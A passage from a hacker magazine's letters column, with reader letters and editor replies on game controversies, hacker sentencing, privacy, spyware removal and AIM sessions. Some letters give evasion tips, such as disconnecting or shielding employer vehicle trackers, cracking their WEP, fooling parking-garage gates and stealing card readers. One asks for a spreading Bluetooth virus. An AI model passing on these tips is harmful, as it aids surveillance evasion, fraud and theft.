Assuming they are able to modify the software, they would then have to find out what CVS is being used and submit their changes before they become out of date. I personally don't know as much as I should about CVS, so I'm not going to inquire about the difficulty of this task. Let's assume it's easy. Cinch. No challenge for a hacker to put this in the code. Let's say it takes all of twenty minutes, most of it spent just finding the CVS, not submitting to it.

Now that they have effectively broken in, modified the software, and submitted it to the CVS, they can erase their logs and go. Thirty minutes to erase any traces of their break-in and they're gone.

Total elapsed time: Four months, one week, one hour.

Now that doesn't seem like much... but chances are most hackers would be deterred by time alone. Second, even if a hacker *did* get in, quality control should have found the modified code. Isn't it amazing how a hacker just broke in and wrote completely bug-free code, modifying the software without causing any problems or discrepancies?

All in all, I think the chances are much higher that either 1) The maker of the "hot coffee mod" made the scenes himself and added them with the mod, or 2) Rockstar Games did, in fact, include the software in their game and are blaming it on hackers.

I would like to know what you guys think about the whole matter.

theXorcist

We really expected a more enlightened reaction from them. To just blame it on hackers is the equivalent of accusing hackers anytime something goes wrong with someone's computer and important information is lost. We see that all the time. It's an easy way to point attention away from one's own mistakes and failings. In this case, it seems quite apparent that the mod was intentional on at least one of the developers' part and that the people on the executive ladder didn't know about it. So rather than turn attention to themselves and risk the wrath of the Religious Right, it was far easier to blame someone nebulous who would never be able to be found anyway and who was already demonized in the mainstream. We just don't know why they felt it was necessary. Considering the game is about stealing cars and evading police in the first place, we can't imagine why a little sex would cause such a scandal, except of course for the element of fear the politicians and businesses currently operate in. But we definitely expected better from these guys.

Dear *2600:*

So now we're putting a price on someone's life? I'm been reading the headlines crying over Sven Jaschan's sentence being too easy. Well maybe, maybe not. Yeah, he was a pain in the ass, but so is the kid tagging and we're not thinking about killing him like the fucking moron John Tierney wants to do with hackers. I can't understand why so many people are grabbing their torches and pitch-

forks to take part in the modern witch-hunt. I've long thought the cost of downtime companies claim is ridiculous, especially when considering my own spending habits. How many times have we tried to order something, had trouble hitting the site, and just come back later? I know I have. So how can the company claim lost sales? They sure as hell can't claim labor costs, since most of us admins are salary. So again, how much are companies actually losing? The real problem is I'm running into more and more people who agree with Tierney's attitude. But back to my original question: is our society really so damn greedy that we're willing to say once someone exceeds a certain damage threshold they're eligible for the death sentence, which is essentially putting a price or worth on a human life?

And to all the morons that agree with Tierney: if your data is worth more than a human life, why the fuck didn't you back it up?

-ht

We somehow find it hard to believe that anyone would advocate death for such a thing. We believe the now infamous New York Times opinion piece by Tierney was presented as a tongue in cheek solution in response to what some saw as an overly mild sentence (21 months of probation) for the creator of the Sasser worm. We don't think there's anything at all wrong with creating a worm. Releasing it however is a different matter. But the fact boils down to this: it shouldn't be so easy to cause these kinds of problems in the first place. And there's no way it should permanently affect anyone if they take the simplest of precautions. We use prison in our country as a solution to every problem. It doesn't even work most of the time. The Jaschan sentence handed down in Germany may have angered those crying out for blood but it won't make the net any less secure. Companies releasing products with all kinds of holes and an uneducated consumer base will be the ones responsible for that.

Dear *2600:*

I was just listening to the news (yes, I know mainstream media isn't the best source for a full, unbiased story but...) and they mentioned that legislation is in the works to allow people on subways to be randomly searched by police! How awful is that? The government is also working on having unfettered access to your medical and library records as well.

At what point does the common, everyday person - the majority - draw the line and say "Hey, I thought I had a right to privacy. Why am I being needlessly inspected? Why does the government have a right to just look at my private records?" and begin fighting to protect such simple and fundamental liberties? The loss of our civil liberties is reaching an atrocious proportion.

On a side note (this idea is almost worth a separate letter submission), why doesn't someone who is well versed in laws pertaining to civil liberties write a nice, thorough article/list for *2600* about what we do and do not have the right to do? I, and I am very confident many other *2600* readers, would very much enjoy and find extremely useful a fairly extensive list of "Liberties and rights you (probably) never knew you had."

One of these would include not being forced to identify yourself to any police officer who randomly asks you for some ID. I never knew that. I am even more educated about our civil liberties than the next guy. That would make a great example for a list of this description.

I'm sure there are many other rights and loopholes we never really knew we had and enumerating some of the lesser known (depending on who you are) examples of using our civil rights not only might inform readers but might promote an extended use of these liberties that are being sadly stolen from us.

Krazy

We would certainly welcome such a submission from a credible source. And to answer your first point, people have most definitely begun to fight back against these intrusions. What hurts the most is the perception that this is not happening and that's something many of us have the power to change. It doesn't take many people fighting back and sharing their results with the world to actually have that perception changed in the eyes of the mainstream. You're a lot more powerful than you know.

Dear *2600:*

I recently went to Disneyland and noticed something interesting. Disneyland now has a bag check like at the airport. If you have a backpack, they ask you to open the pockets. The first check I went through, the lady gave a quick glance and let me pass. At first I laughed. If they were checking for bombs, this made no sense. Why be so brief? I then suspected they were checking for food, so I did a quick experiment. I put a can of soda and some chips in my bag the next day. Again the lady quickly looked at my bag and let me pass. Near the end of our trip, my sister got a teddy bear in a large box. The box had a small hole in it and as the lady checked it, she looked in the hole and gave it one shake. Why is Disneyland wasting so much money on such laughable "security?" We may never know. I just wanted to know what you guys thought of this.

By the way, great mag. I am 13 and I love it though I don't understand half of the code.

Sam

Disneyland is a microcosm of the United States. The same silly security practices they use there can also be found in many other places. It's really all designed just to give an illusion of safety. And maybe also to make us laugh.

Dear *2600:*

I recently sent an inquiry to Yankee Stadium through their website inquiring about WiFi access in the stadium. The response I got back had the word "SPAM" enclosed in brackets, as well as the words "sender blacklisted." It also had a one line response of: "We do not allow laptops into Yankee Stadium." When I wrote back asking why, I was told that: "These are our Stadium security policies" and given a link to their "security policy" page as well as a number to call if I had any further questions.

It appears that they consider laptop computers to be a "security risk." And as such they do not allow them in the stadium as well as video cameras and glass or plastic bottles.

I got no response to my inquiry as to why the subject line of my email contained the words "SPAM" and "sender blacklisted." The second reply contained a thank you for supporting the Yankees, as well as a "looking forward to seeing you at Yankee Stadium."

Now correct me if I'm wrong, but would the words "sender blacklisted" suggest that I have been placed on some list and that it is possible that I may not be able to purchase tickets to go and see the Yankees play baseball at home?

I honestly cannot see or understand how or why a laptop computer could be considered a "security risk."

Digital_Cowboy

That ban makes very little sense. But the City of New

York saw fit to ban blankets at a concert last year for the same "security reasons." It's got nothing to do with security. They simply use that word as a way of getting you to do whatever they want you to do.

You most certainly have not been put on some sort of a blacklist. That message in all likelihood was generated by your system or by one further upstream in reaction to the incoming message. To some spam filter, their message either looked like spam or their address showed up on a list. Apparently you still get mail that has been so marked which in this case was a good thing. There's also a chance this could have happened on their end and they weren't aware of it (obvious from it remaining in the subject line).

The blacklisting in question is most likely that of a third party (like the SORBS list) that someone's spam filter is set up to query. Input both your IP address and theirs to a query site like http://rbls.org/ to see where the problem may lie.

Dear *2600:*

Did you know that your hat made it into an art show of Xerox art?

http://www.meandmybadself.com/xerox/

thedave

We had no idea. They show up in the strangest places sometimes.

Dear *2600:*

Want to first start off saying I love the magazine. I was looking over this dictionary of computer and Internet Terms by *Barron's Business Guides.* And I wanted to see what they had listed for hackers. Their first two definitions were great but the third is what I have to talk about!

"1. An exceptionally skilled computer programmer.

"2. A person who programs computers for recreation or as a hobby.

"3. A person who 'breaks into' computers without authorization, either for malicious reasons or just to prove it can be done; a cracker. See *2600."*

I could not believe they put *2600* on the third term with the malicious part. So I went to see what they put for *2600.*

"A number used as an identifying code by groups of people who exchange detailed information about how to break into computers, tamper with telephone systems, duplicate credit cards, and the like, whether for purpose of preventing or encouraging these acts. There is a magazine *(2600: The Hacker Quarterly)."*

Mixfever

We're curious as to whether their business advice is as bad as their definitions.

Dear *2600:*

Dr. Ultra Doom Laser made a comment in 21:4, page 35 about a sequel to the movie *Hackers.* For your information the sequel was made in 2000 and is entitled *Hackers 2, Takedown.* It's a movie about Kevin Mitnick. Personally I thought it was a good movie, depicting social engineering. Due to copyright and other issues it was never released in the US. However, using one word out of the movie's title you can find it on the net and... well you know.

e-tipper

"Takedown" has no connection to "Hackers" and is not listed as a sequel to it anywhere. And it was finally released in the States under the title of "Trackdown" a full four years after its release in the rest of the world.

Responses

Dear *2600:*

This small deluge is in reply to LoungeTab's article in 22:1 on scumware removal. I've seen several of these articles and some reply letters in recent issues of this publication, as well as in many other articles. I have spent quite some time working for an undisclosed major retail location (where a clip-on tie is part of the standard uniform) and as such have spent most of that time removing spyware, malware, and every other ware I can think of from user PCs. In honest truth, most of the programs mentioned are our unsanctioned tools to remove most pieces of spyware, but I figured I should add my two cents for some of the tougher pieces of spyware.

First, before you do anything, be sure that system restore is off, otherwise all of this will be in vain. I have seen techs spend two hours on a single PC only to have system restore undo all of their work in fifteen seconds.

Instead of HijackThis, I actually recommend Emsi software's HijackFree, located at http://www.hijackfree ➥.com/en/, because it gives a broader list of options for removal and will actually directly reference the key in regedit if you want to manually edit the registry entry.

For removal of the most stubborn of programs, whether they simply refuse to delete or they reappear after deletion, use the KillBox, located at http://www. ➥bleepingcomputer.com/files/killbox.php, which has the ability to delete stubborn files, and to replace these files with "dummy" files so they stop propagating.

At this point, removal is simple by running the programs one after the other until you wind up with either no spyware remaining, or you have one or two still left. With spyware such as the infamous "VX2" variety, you will need to locate the "hub file" that the program runs off of (VX2 usually uses nail.exe) and replace it with a dummy, then remove the spyware afterwards. Other hijackers such as "smitfraud" (characterized by a Windows 98 looking BSOD on a Windows XP desktop) can be removed with custom scripts (smitfraud's is here: http://www.bleeping ➥computer.com/files/reg/smitfraud.reg).

Now you have removed all your spyware but there are still things to do. First, get yourself a registry cleaner of some kind (such as Norton's WinDoctor) to clean out any leftover hanging registry entries, then use a disk cleaner to clean out your temp files. Finally, be sure to reset your winsock settings, as some of the more in depth removals tend to severely damage these. Use a program like winsockfix (try http://www.tacktech.com/pub/winsock ➥fix/WinsockFix.zip) to get that repaired.

Hopefully that will take care of the more stubborn files and won't leave you with a fried system after the fact. Happy surfing, wherever you may find it.

TackGentry

Dear *2600:*

Just wanted to say I enjoyed the article in 21:4 about using steganography to detect credit card fraud. I've found it works well in restaurants and pay-at-the-pump gas stations. Using the date in your algorithm is a little tricky because the date on your statement is the date the transaction actually went to the bank that issued your card (sometimes several days after the date you used your card).

On an unrelated subject, I really like the new layout. Payphones have never done much for me but ironic photos - now *that* I can get behind. And I also dig the new font. Things seem easier to read. Or maybe that's just new car smell kicking in.

kip

Dear *2600:*

In 22:1 you mention how to make a single track magnetic strip reader. There is an easier way to make these. At a gas station/liquor store tell the clerk that the soda dispenser is out of carbonation and he will more then likely go in the back to get another bottle. While he is in the back, unplug the strip reader from the back of the computer which should be right in front of you and run out the door. Once you have about two or three of the readers you can begin to tear them apart and modify them to fit in your pocket.

forrest hoover

Yeah... that's another way. But we were kind of gearing the article towards intelligent people who wanted to learn how the systems worked, not petty hoodlums who go around stealing things and running away from people. We appreciate hearing that perspective however.

Dear *2600:*

In 22:1, you say four new pages have been added. But I count five. You added page 33! I was flabbergasted.

kingconga

Dear *2600:*

I read in 22:1 under "Utter Stupidity" something that intrigued me as I recently had a relatively similar experience with Blackboard. The letter written by Public Display was nearly correct. The systematics of Blackboard work as follows. You communicate with teachers and other students about classes, homework, and the like. That is all true. However the logging in portion was not entirely correct, although for his area it may very well be. It seems to me that it is entirely set up by the school network admin. At the school I was at, it was each student's last name, and we were all instructed to change it to something else upon our first login. That's all fine and good, but many people did not change it. At the school my girlfriend was attending at the time, they too had Blackboard and they had a much more secure login, i.e., the last four digits of their SSN.

The major flaw that I noticed in Blackboard at the time was not the login, although that was an issue they left way too open. It was the amount of info each account showed. At the time (and they may have fixed this now) you could simply do a whois "student ID" and get their basic info, class schedule, full name, address, and in some cases if the privacy function was not turned on or if you had a faculty login, you could see their SSN. I never brought this to the attention of my school's network admin because at the time I was being accused of cheating in class. I didn't want to bring more negative attention to myself. I just thought I should clear that up a bit.

El Jefe

Dear *2600:*

I just read george's article in 22:2 about the AIM Eavesdropping Hole. In it he mentions that as far as he knows this doesn't work outside of a "single external IP situation." I recently discovered that it does work with different IPs.

My roommates' computer is one that I set up and used for a while as my own before passing it along to them. During that process, I installed Trillian on it with my AIM account and a few others set up. When I passed the computer to them, I left Trillian set up for me and added a new Trillian account for them. Since I am the main account holder, when they turn on their computer it starts my Trillian account and unless they log out, my account stays on. This isn't a problem since we are almost always working together when they get on their computer and if I'm going to be sharing secrets over IM, I can always disconnect that connection (AIM gives the second account starter the option to press 1 to disconnect the first connection). As far as I've noticed though, it doesn't tell the first connection that a second line has joined.

Now to the crux of the issue. I often take my laptop on the road and sign in using the available WiFi connections. If my Trillian account is running at the same time on the other computer (back at home) I'll get the message asking if I want to disconnect the first connection. I haven't checked to see if my messages still show up, but I'd guess that they do, since I'm still getting the option to remotely disconnect the AIM connection. Now I'm curious though. Next time I'm out I'll have to check and see if there's a copy of my comments on the other computer when I return.

Ovid

Dear *2600:*

Lifetime subscriber. Reader since the TI99/4A was born. Still have one around here somewhere.... Anyhow, thank you for finally putting all the letters in one section. I know it is publishing and advertising "law" to split up articles and long sections of text to get people to flip through to the "other" pages in a publication, but I also know that most of us are reading your work from cover to cover. Sometimes multiple times. Thanks for making it easy on me. I hate using multiple book marks.

Keep up the great work. Especially, keep publishing both the deep and the simple stuff. We can't get the new folks interested by asking them to be proficient. We have to hook 'em first.

Dufu

Dear *2600:*

Just finished 22:2. Thanks for another great edition. You will probably receive many responses to Tangled Web's problems of getting the second vehicle out of the secured garage. I don't think the problem needs any major hacking. It seems like social engineering is the best way to go. Here are some ideas:

1. The simplest would have to be... play dumb. Go to the guys who run the service and say the machine won't let me out. When they say "But the computer records show that the car is out!" just say "Well there's the car. It's in. There must be something wrong with your computer. Fix it so I can get the car out." They won't be able to disprove the "computer fucked up theory" and they are probably technophobes anyway. Maybe they'll issue him a new transponder to replace his "faulty one."

2. Has he walked up to the "In" gate and tried the transponder?

3. If the gate needs a car to trigger one of those square wire in the pavement deals, he could always try using a bicycle or something like that with a reasonable amount of steel in it to engage that mechanism while activating the transponder. Otherwise he could always hang around the gate opening and use his transponder when some other car comes in.

There's probably more things he could do, but by the time he reads this his other car will be back from the shop anyway.

By the way, I was very disappointed that one of my fellow Aussies did not pick up on the April 1st dress code gag. The responses you received were very very funny.

RustyOldBoat

Dear *2600:*

This is in to response to "Tired of being followed" in 22:2. The device he describes sounds like the things I have been installing for a loan company that does high-risk loans.

In a technical sense these are not GPS systems at all because they use cellular systems for tracking. This makes full tracking like a satellite system impossible due to limitations of cellular coverage. The device manual instructs the installer to not place the antennas under metal and suggests under the dash or front or rear windows.

Once I had parked a vehicle that I had just finished under a metal carport to test the unit and see if I could get a signal from it. The result was that the unit was responding and it revealed the tower that it was near but the tracking system was unable to calculate a precise location due to the metal from the carport interfering with the antennas.

I am sure he could use some tin foil to cover the antennas to prevent being tracked.

GeekBoy

Dear *2600:*

Just dropping a quick email about the new back cover photos. They're great. An excellent way to point out the lack of foresight for some and sheer stupidity of others.

A perfect addition to an otherwise perfect zine.

MetroTek

Of course, stupidity is only one of the possible themes.

Dear *2600:*

Stankdawg, not only do I find your "owned by DDP" ad funny (referring to article "Hacking Google AdWords in 22:2) but I find the fact that in picture two the search for "google really sucks" returns 796,000 hits even funnier.

paper tiger

Dear *2600:*

I have to admit that I was quite amused reading the rants and revolts about the "new dress code" issued on April 1, 2005 for all meetings. Hackers are supposed to think outside the box last time I checked and it seems that many individuals did not realize that it was issued on April fucking First! Come on! I am sure many people have realized this but for the ones that keep complaining, become a true hacker and understand fully what is being told to you. I just started regularly reading *2600* and getting back into the hacker mode but despite the slacking off I have been doing, I need to at least open my eyes to what information is available. Thanks for the kickass mag guys!

Andrew

Dear *2600:*

I've been reading your magazine for quite some time now and have learned a lot. I'm not as savvy as most of your readers; but I'm more knowledgeable than most.

The reason for this letter is to respond to the letter in 22:2 under "Corporate Secrets." It seems that he/she works under the same conditions that I do, just on different sides of the border. The corporation I work for just installed a new system in our vehicles and threw away the old ones. The old system would ping the vehicles every 30 minutes to get a location on their whereabouts. But there was a seven minute delay; I believe, as one satellite went out of range and another one would pick back up. (I have no proof of this, just theory.) That system was defeatable, hence the reasoning for getting a new one.

The system that was written about sounds different than ours. The brains of our system is placed behind the passenger's seat with three serial connectors, two for communications and one for GPS. This is the old system again. The first method of defeating it was the old soda can over the antenna. Sort of crude but it did work. The second method is a cleaner way to do things. If it is the same type of system it downloads all of its information at night after the vehicle has stopped for a certain amount of time. You can find this out if they installed an old car phone in your vehicle. At a predetermined time the phone will dial out. After it dials out it goes to sleep until the vehicle is started again. This is when you strike. When the unit is asleep disconnect the GPS connector. You no longer have a GPS signal. You can go where you please and the position of said vehicle has not moved since you unplugged it. Do the reverse to plug it back in and make sure the system is asleep before plugging it back in. That was the old system (Highway Master).

Now we have a new system. This will interest a lot of you. This info I got straight from a tech working on the system. This system pings the vehicle every 30 seconds and never sleeps. It has its own backup battery and a tamperproof sensor. If any connectors are disconnected, it sends out a signal alerting whomever that there is a problem and the system needs checking ASAP.

The system also is a floating hot spot. That's right, it has its own WiFi transmitter, with pretty good distance on the signal. It broadcasts its SSID (@Road) and it has two IP addresses, an MIP and an SIP. I thought if I could ping the IP addresses and flood them it might mess up the system but they turned off that function for now. Oh, and it's only WEP keyed (so get cracking). This is being done to all vehicles (except management) and should be completed by the end of the year. This is being done by the second largest telecommunication company in North America.

That's all I know now. Any and all info welcomed.

MS

Dear *2600:*

George wrote in the 22:2 issue that AIM had an eavesdropping hole. When you sign on in one location then sign on at another location, it does not log off either of them. This *could* be used as an eavesdropping hole, but it's not likely. The AIM company actually did this on purpose. It's a feature that they created due to user feedback. It's not exactly a hole because when you sign on at the second location, the AIM server sends you a message that you are signed on in more than one location. If you want the other location to sign off, you just reply with a certain message to the AIM server message. The server also sends you a message if you are already on and your account logs on in a different location. It sends both locations a warning message and therefore you will not be eavesdropped upon if you do not want to be.

Shadow0049

Unless you somehow don't see that message.

Dear *2600:*

I'm writing in reference to george's article "AIM Eavesdropping Hole" in 22:2. He's correct to note that leaving yourself logged in to AIM on more than one computer leaves you vulnerable. He suggests that AIM be "fix[ed] so that, like Yahoo Messenger, you get logged out of your current session if you log in again." It's interesting to note that this was how AIM operated until about a year or two ago when they added this "feature." Never fear, however, because you can force other sessions to

close when you open a new one.

When you open a second AIM session using AOL's client or GAIM, you should receive an IM from "aolsystemmsg" informing you that you are already logged in. If you type "1" in response to this message, you will be logged out of your other sessions on other machines.

iChat (for Tiger) will prompt you to only allow one session at one time or multiple sessions. Earlier versions of iChat would receive the messages from aolsystemmsg instead.

Adium will immediately disconnect when it detects that you have opened a new session.

redjen

Dear *2600:*

First a question, then a statement. I went to your site against my better judgment (the government eyeing you and, well, you are hackers!) and was surprised to check my cookies (multiple times, as I was shocked!) and found none placed there from your site. Anywhere I have gone on the net I have a flippin' cookie placed on my computer, so how is it that it isn't necessary from your crew? Not that I don't like the idea, hell, I welcome the lack of intrusion, just totally unexpected from a hacker magazine site.

Statement to the guy who didn't like the knocking of the government and the like in the spring edition: If you don't want to hear or read about the current government being messed up, then I would suggest that you poke out your eyes and blow out your ear drums or travel to a different planet, as *anywhere* you go on *this* planet people will be saying or writing about it. As far as your judgment on "hackers," why are you filling up part of *2600* with *your propaganda* if you don't like the people in general? Save it for "Hail Bush Quarterly" as it was a waste of space and required little intelligence to figure out that you are a sheople for the government to have at their leisure.

Shadow Walker

Dear *2600:*

Why did you stop the page 33 tradition? I refuse to believe you simply "ran out of ideas." I am very disappointed in the staff for this. You have just lost a major feature in the magazine that kept me coming back every season. Fortunately enough, there are always enough other features to hold my attention. Keep up the good work.

RIP page 33 (Winter 04-05)

concerned reader

Dear *2600:*

To begin with, thank you *2600* for bringing out a *great* magazine and thanks to all the great articles that people have sent. The one article that I think was really nice in 22:2 was "Where Have All the Implants Gone?" by Estragon. I truly believe articles like that can end up changing people for their good. Again, thank you *2600* for giving people the opportunity to share!

Lews Therin

Dear *2600:*

I am writing in response to Brian Detweiler's response to "Ad-Ware: The Art of Removal." While I also did not get much out of it, it does have a place in the magazine. The magazine does try to publish some articles in each issue from easy through to advanced so that there's something for everyone. Simply going elitist and scarring away the casually interested does little for the community.

The idea that by simply saying http://www.mozilla.➥org/firefox and that's the solution is missing the point. We have to consider why spyware infects IE at the rate it does. For once this is not the evil empire's fault. Try as hard as I can I can't blame Microsoft for this issue.

It all comes down to marketing and market saturation. If you are going to write a piece of scumware then you want to target the greatest number of people. (I would say victims but the makers of this junk are still trying to claim they are legitimate business people.) The fact is that IE is on every version of Windows and has by far the biggest piece of the browser market. Again, I'd like to blame Microsoft but the fact of the matter is most users use IE because it's there and they don't know about the options.

If you're going to suggest switching to a different browser to help the issue you'd be right but you can't just say Firefox. Since the makers of this stuff are after the market share, when Firefox gets popular enough (which should be soon since almost anything you read now says use Firefox) then the scummakers will just start coding to infect Firefox.

So go ahead and get everyone to use Firefox and wait till it has the same trouble.

Also, when you suggest people use other browsers, make sure to list several others. Here's a link that can suggest many others: http://browsers.evolt.org/. Don't just be a Firefox fanboy. Realize the whole problem. We all have more to learn.

By the way, I can't help but notice Brian says "I am becoming increasingly concerned at the number of sophomoric articles appearing in *2600*" and then two letters down wrote in saying "The article quality has improved."

Witchlight

Dear *2600:*

Crash the Greenhat mentioned highlighting and writing all over his issue. I thought I was the only one to do that. Man, we are all a bunch of geeks. I think I'm going to start buying two issues too.

Proud Female Geek

Dear *2600:*

In regards to the article about AIM eavesdropping in 22:2, I am wondering if that is just an Apple thing. I remember when I was in school we had Apples and my friend showed me how if you didn't sign out of Hotmail you could go back and check someone's email. I think it was some Apple discrepancy that wouldn't have worked on a PC. It's been several years though, so sorry to say I forgot the specifics like if you needed to keep the browser window open. I am sure it could be tested though.

Also, I wanted to ask *2600* about China. My current theory is that the US is slowly losing its power and prestige and it is being transferred to other nations. Right now China seems to be getting more powerful. With your available resources that I don't have, do you think I am on the right track?

Alan

Most definitely. Only "slowly" is the wrong word.

Dear *2600:*

This letter is in response to Tangled Web's dilemma as noted in 22:2. A probable solution is as follows: Have your friend drive his/her car into the garage where your car is presently parked. Have this friend secure an entry strip card/ticket and then immediately turn around near the guard booth. Most manned parking garages will let

you leave within minutes of entry without charge and without asking you for your card/ticket since they do not have to enter a turnaround into the charge system computer.

If there is a machine at the entrance and not a manned attendant, buy two cards/tickets and scan them both upon your next entry, securing the second card for your car. Most electronic gates are opened when someone scans the card/takes a ticket and then closes after a preset time (or) when the weight is taken off the scale underneath. If this is the case, pull the vehicle off the scale, wait until the gate closes, and scan the second card. Pull through the gate this time, leaving two entries for one car (the second being for your exit).

If the attendants know you, have another friend remove your car for you with this card, or if they do not, simply drive it out yourself. Since this garage has both long-term (monthly) parking and short-term (hourly/daily) parking through the "swing-gate ticket system," it also most likely has multiple entry and exit points. Drive the car out another exit point (to circumvent any recognition by those attendants manning the garage and from cameras at that exit) separate from your friend's entry and you will be home without any problems.

Also, many garages with long-term parking have the transponder system hooked up only at the alternative/rear/special/VIP entrance and they do not have the system at other entrances/exits. If this is the case for your garage, simply bring it in the other entrance and drive out through the official exit point as if your car has been parked since your last entry without removal.

If there are any problems with the above two solutions, remove the batteries from the transponder and call the help attendant to come fix it, telling him/her it "broke" while the car was unattended. Hope this helps!

By the way, others will be interested in knowing about an e-book I stumbled upon regarding the circumvention of the American banking and tax systems through offshore tax avoidance methodology, many using digital approaches at http://www.lulu.com/content/69514.

2600 is an excellent mag and always an informative read. Keep up the excellent work!

GulfstreamXo

Dear *2600:*

I have been reading your mag for at least ten years. I don't always agree with your views but we agree more than we disagree. The information is the important part. I have a couple of comments.

First is about Estragon's rave on implants ("Where Have All the Implants Gone?" 22:2). I believe he is naive to not see the answers in his own writing. Money is the "power that be." Whoever controls financing the ventures he talks about doesn't see the return on the investment. I really do not see as many people as he imagines wanting an electronic chip stuck in their body. I suffer from carpal tunnel, literally, and it is painful but you could not pay me to have an implant. And I know which half of the intelligence scale I am on. He should look more at a classic bell curve and find himself in a larger group.

No implants because there is not enough money in it. They would rather make a dollar apiece off 50 million people than make 50 dollars off a couple of thousand.

Second, about "Tired of being followed" in the same issue, my advice is to "shut the hell up and go to work!" Being watched sucks. I am working now under constant camera surveillance. I have been for four years. I am being watched on live camera and recorded as I am writing this. If you do your job and they cannot see it, who the hell wants to work for them? How much is the equipment you control worth? I operate a $500K machine, making $5K to $25K per piece parts and have a toolbox worth about $3K! I worked for a company with funky security and they were robbed of every employee toolbox in the place and some of the company tools as well. Ask those people about cameras.

If I owned the company and found out you screwed with the system, you would be out of work. I would want proof but when and if I could prove it, you would be gone. I know for sure there is a policy at every place I have worked at that employment is "at will." Meaning I am employed at their pleasure. There does not have to be an explanation, except you're fired. Almost all employees are supervised. What makes you special? Go to work and shut up.

Metal Cutter

There's a big difference between being supervised and having your every movement scrutinized. Why is it so necessary to treat your own employees with such suspicion? If you keep getting screwed by them, you're either extremely bad at hiring decent people or you're doing something to piss them off. Most people we know who are under constant surveillance and forced to submit to drug and lie detector tests don't think of their employer in the most flattering of terms. And in the end that will lead to the termination of the employer.

Dear *2600:*

This is referring to a past issue where a person said that deepfreeze can be disabled by booting with a 9x boot disk. An easy fix for this is to change the boot order so it goes to the hard drive first, then password protect the bios. We did this all the time at my last job. Resetting the bios is easy. You just need to pull out the battery but if you're going to do all that to get access to the drive you may as well just pull out the drive, take it home, and make it a slave on your system.

pyroburner69

Advice

Dear *2600:*

I've read many letters that people have sent to you saying that they hide their issue of *2600* or read it in private so that they won't attract the "wrong" attention, receive weird looks, or for fear of being punished in some form, be it expulsion from work, school, or something similar. My response to these people is *be proud of who you are!* Isn't this the type of reaction (weird looks, punishment for reading and educating ourselves, etc.) we are trying to abolish in the first place? How can we do so if we hide what we learn and who we are? Some of you may be thinking "Who's this guy to tell us not to fear these reactions and punishment?" Well, let me give you a little background on myself. I've been an avid follower of techno music since I was ten years old and the rave scene since I was 15. I'm 24 now. Throughout this time I was always looked down upon and judged because of the "popular" belief of what a raver is supposed to be: an uneducated party kid who takes lots of drugs. Of course this is just a stereotype. I didn't let this *opinion* pull me down and stop me from listening to the music that I loved or dressing the way I liked. Once people moved beyond their stereotypical beliefs and got to know me, they realized that I wasn't some "druggie party kid" but that I was educated, talented, and a "likable" person.

When I started getting into computers and read my first *2600* six years ago I knew that the hacker/phreaker mentality was something that I would support just as much as the electronic music scene. I never hide my copy of *2600* or close windows of hacker sites on my PC just because someone is watching or giving me a "weird" look. I just explain to these people what it is I'm reading and why. I tell them that I'm not a criminal learning about computers to steal identities or money from their bank accounts. I explain to them that hackers and phreakers educate themselves on everything having to do with computers/phones because we are interested in knowing how they work, how these systems' problems can be fixed, and how they can be made better. *You guys should do this too.* People are only fearful and judgmental of that which they don't understand. Break these people of their ignorance by being patient and educating them on what the hacker/phreaker community is really about. This is the first step to defeating the media stereotype.

s00p3r sKri8s

Dear *2600:*

Ever thought of carrying golf shirts in your store (also called "polo" shirts or just "collared" shirts, depending on which part of the nation you're from)? I bet a lot of readers work in the corporate world where t-shirts are a little below the implied dress code, but golf shirts are all the rage. All you need is something clever but not particularly offensive on the chest.

I'd also like to request your next line of apparel, whatever it may be, come in a color other than black. Almost everyone at HOPE wore black t-shirts. Encourage some diversity in hacker clothing!

A Big Corporate Tool

Thanks for the ideas. We're always open to suggestion on styles, colors, etc.

Help Needed

Dear *2600:*

I read your magazine every time I am in the USA. I really enjoyed your article on war driving with a Pocket PC.

I know this sounds a bit unconventional, but I am actually looking for a hacker specializing in bluetooth viruses for an art project for my next art exhibition. I am a mobile artist and I speak about how data moves (it's fascinating to me). I tie it all back into the ancient texts of the Vedas and Sutras, the first people to talk about energy and how to use it (it's a long discussion).

I would like to build a non-harmful bluetooth virus that propagates itself via all bluetooth channels like the Caribe virus, however it wouldn't harm the cell phone device in any way. I would like it however to deposit a graphic file in the gallery with a sign saying "you've been bitten by the mini me virus, please see xxx url for more information." Then the bluetooth virus would push itself via that phone's channel to other bluetooth devices (not as annoyingly as the Caribe because that just blocks your phone and I don't want to be too annoying - I just want to track how and where the data goes). The person then goes to the site where they see a map and are asked to type in their geographic location when they got the virus which will then be plotted on the map. In this way I can start to understand in a more graphical manner the bluetooth channel. In my exhibition I would like to have a big plasma screen where people can watch the movement of the graphic. Of course this will be well advertised and alerted, so as not to cause a panic in the world.

Do you have any clue where I could find a person who would perhaps be interested in building such a virus for me? It is very important to me that it be a trusted individual, because if they were to make it a harmful virus, it would really destroy the faith in bluetooth, etc. I would like to understand viral travel so that it can be exploited in, say, marketing channels, or the technology then sold for viral advertising campaigns. So the person who makes it with me can profit. If you can see any other benefits that I could offer the hacker, please let me know.

anina

We somehow doubt the people infected by this virus would find it any less annoying than if it were indeed harmful. And unless you plan on getting the word out on billboards around the planet, it's quite likely most people wouldn't know it was harmless. While the results would indeed be interesting, the execution is flawed at best. And the idea of using this sort of approach for advertising is even more repellent.

Dear *2600:*

I was reading your meeting requirements and I came across your IRC channel. I thought I would check it out. Now I don't know if it's because I am new to IRC but when I typed your address in and connected I got this in return:

"Closing Link: [myhostname] (Invalid username [_WiseCrack])"

Now I'm not sure if there is a password or something or if I can't use WiseCracker as my username, but if I could get some help as to why I get the error that would be great.

WiseCracker

We suspect it's because you have an underscore as the leading character in your nickname. That sort of thing does tend to cause problems with many IRC servers and clients. For those unfamiliar, our IRC network is run at irc.2600.net (port 6667) and the general channel for 2600-type things is #2600. You can also participate in your own regional 2600 channels with the format of #xx2600 inside the United States where xx is the two letter state code (#ca2600 would be the channel for California) and #2600yy outside the United States where yy is the two letter country code (#2600ca would be the channel for Canada). You can also start any channel you please, 2600 or non-2600-related.

Dear *2600:*

I have read your magazine for a few years now and truly admire the breadth and depth of articles and topics! I also admire all those very smart people who contribute to the magazine. It is those smart people who I am asking for help from now. Let me explain the situation:

I have recently placed an ad on the petfinder.com website trying to find a new home for my cat. I would have never surrendered my little cat, but she has herpes and my boyfriend's cat is in very poor health such that if he gets herpes he will likely die. And I am moving into our new house with my boyfriend in October, as I am five months pregnant now. My cat is a wonderful little orange thing and I really hope I can find somebody who would love her as much as I do. But this letter is not about that.

I have received three responses to my ad that disturbed and scared me a lot. There are many strange things about those emails, the most disturbing ones are:

